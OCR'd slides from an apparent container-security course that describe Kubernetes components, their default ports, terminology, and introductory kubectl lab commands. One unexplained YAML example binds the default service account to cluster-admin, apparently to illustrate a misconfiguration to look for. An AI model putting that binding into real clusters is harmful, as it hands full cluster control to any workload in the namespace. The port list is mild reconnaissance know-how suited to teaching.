
Kubernetes Components - API Server

Core of a cluster

Managers comms with all other components

Interact via http API

Handles authentication of components before serving API requests from users, service accounts or control plane services



Find me on: 443/TCP
-Maybe on 6443/TCP or 8443/TCP


Kubernetes Components - Scheduler

From within the control plane;

Manages where pods and resources in the pods are run.

All communications via the API server

Find me on 10251/TCP.



Kubernetes Components - Controller Manager


From within the control plane;

Helps keep nodes (connected compute systems) in sync w/ cloud providers.

Decouples k8s from cloud providers, so that changes in control logic don't break everything.

It's really a collection of different controllers.

Find me on 10252/TCP



Kubernetes Components - etcd

Key value store for storing information about Kubernetes


- Ex: Scheduler will query etcd for info about node resources before starting up pods on worker nodes

Encrypt etcd at rest since it stores secrets

- https://kubernetes.io/docs/tasks/administer-cluster/encrypt-data/

In large builds, it may wind up being a cluster of its own.

Find me on 2379/TCP (Client Comms)
Or 2380/TCP (Inter-Cluster Comms)




Kubernetes Components - kubelet

One of the three key components of a(every) worker node

Primary service that manages implementing pod specifications and starting containers use the container runtime

Find me on 10250/TCP and 10255/TCP managing the container runtime.



Kubernetes Components - Kube Proxy

Another of the key components components of a worker node

Kube-Proxy handles the mapping of services to pods.

- Forwards network traffic between services/nodes, intelligent routing and rules (if an app service is trying access another multi-instance service in the pod, and the service is available on the same local node, it will route to the same worker node to reduce network traffic).


Find my health port on 10256/TCP

What it doesn’t do

Provide a container runtime, the third component of a worker node

- Usually Docker/containerd by default, but the container runtime is independent and modular from Kubernetes and can be another container runtime like gVisor
- Container runtime just needs to implement the Container Runtime Interface (CRI) to be Kubernetes compatible

Talk about gVisor.



Credit: Ivan Velichko

Terminology

Service: Object, how applications are accessed, clusterIp, LoadBalancer, NodePort

Ingress: Resource that is meant to reverse-proxy/gateway a bunch of services

Namespace: Logical Separation of environments in a Cluster. Virtual Cluster, e.g dev, prod, app1, app2.

Volume: A directory with data available to the cluster

K8S: Kubernetes (K-eight letters-s)

Terminology

ConfigMap: An Object with key value pairs to denote configurations to the cluster

Manifests: Kubernetes YAML files that are used to create/update/delete resources based upon a specification.

Secret: An object that is used to store sensitive information

Module 6: The Basics of using K8S

Interact with a kubernetes cluster using the client.

Create Namespaces

Run Pods

Overview of Sidecars

Set up your own cluster

Kind - Creates Kubernetes nodes inside Docker containers

Similar to DinD tools

Makes use of privileged containers for nested docker

Not suitable for production use -

but a great way to quickly build out some k8s tooling for test/learning purposes.

Suggest `kubeadm` for production usage. (or managed k8s)

The setup instructions are in the lab setup doc.

kubectl is ready

Main tool for managing / interacting with clusters

Modeled after the docker client you already learned last session

Good for container lifecycle management

Good `--help` destructions.

Let’s try out kubectl - Display nodes

```
kubectl get nodes
```

Displays the control-plane/master and worker nodes.

Namespaces

Namespaces operate like virtual clusters in a cluster to logically separate resources, but do not provide much isolation.

4 default namespaces including ‘default’ namespace

```
kubectl get namespace
```

In larger environments, bad to deploy everything in default namespace, better to divide out resources in a pod/cluster by namespace for different teams, usage, environment, etc.

Can place restrictions on namespace like resource consumption (CPU/mem) and allow teams to only deploy/make changes to a namespace.

Creating a namespace

```
kubectl create namespace lab-namespace
kubectl get namespace
```

```
kind: Namespace
apiVersion: v1
metadata:
  name: lab-namespace
  labels:
    name: lab-namespace
```

This will be the namespace we use for later exercises

You can use a tool called kubens to set this as default namespace

Else add `--namespace lab-namespace` to define namespace in later commands

Namespace can also be defined in yaml config files
`kubectl apply -f config.yaml` (see example on right)

Namespace security

Restrict namespace to namespace communication using network policies, since isolation isn’t provided by default, allowlist or ingress policies for what is needed.

Cluster

- Looking for network policy issues
  - Egress controls – often handled with outside tools, like ‘istio’
- Check namespace segmentation


```yaml
apiVersion: rbac.authorization.k8s.io/v1beta1
kind: ClusterRoleBinding
metadata:
  name: fabric8-rbac
subjects:
  - kind: ServiceAccount
    # Reference to upper's `metadata.name`
    name: default
    # Reference to upper's `metadata.namespace`
    namespace: default
roleRef:
  kind: ClusterRole
  name: cluster-admin
  apiGroup: rbac.authorization.k8s.io
```

Accessing a cluster

```
kubectl cluster-info
```

Pods

Pods is the smallest deployable unit of computing in Kubernetes, it consists of several process workloads (in containers) that communicate, coordinate and share resources to form a cohesive service.



Display pods

```
kubectl get pods
```

Notice how we didn't spec a namespace?

```
kubectl get pods -n kube-system
```

Displays the control-plane/master and worker pods. Also try `--all-namespaces`

```
kubectl get pods --all-namespaces
```

```
kubectl -n kube-system describe pod <name>
```

Pod Spec

Pods can run a single container or an application encapsulating multiple containers made up of different workloads that are tightly coupled to share resources

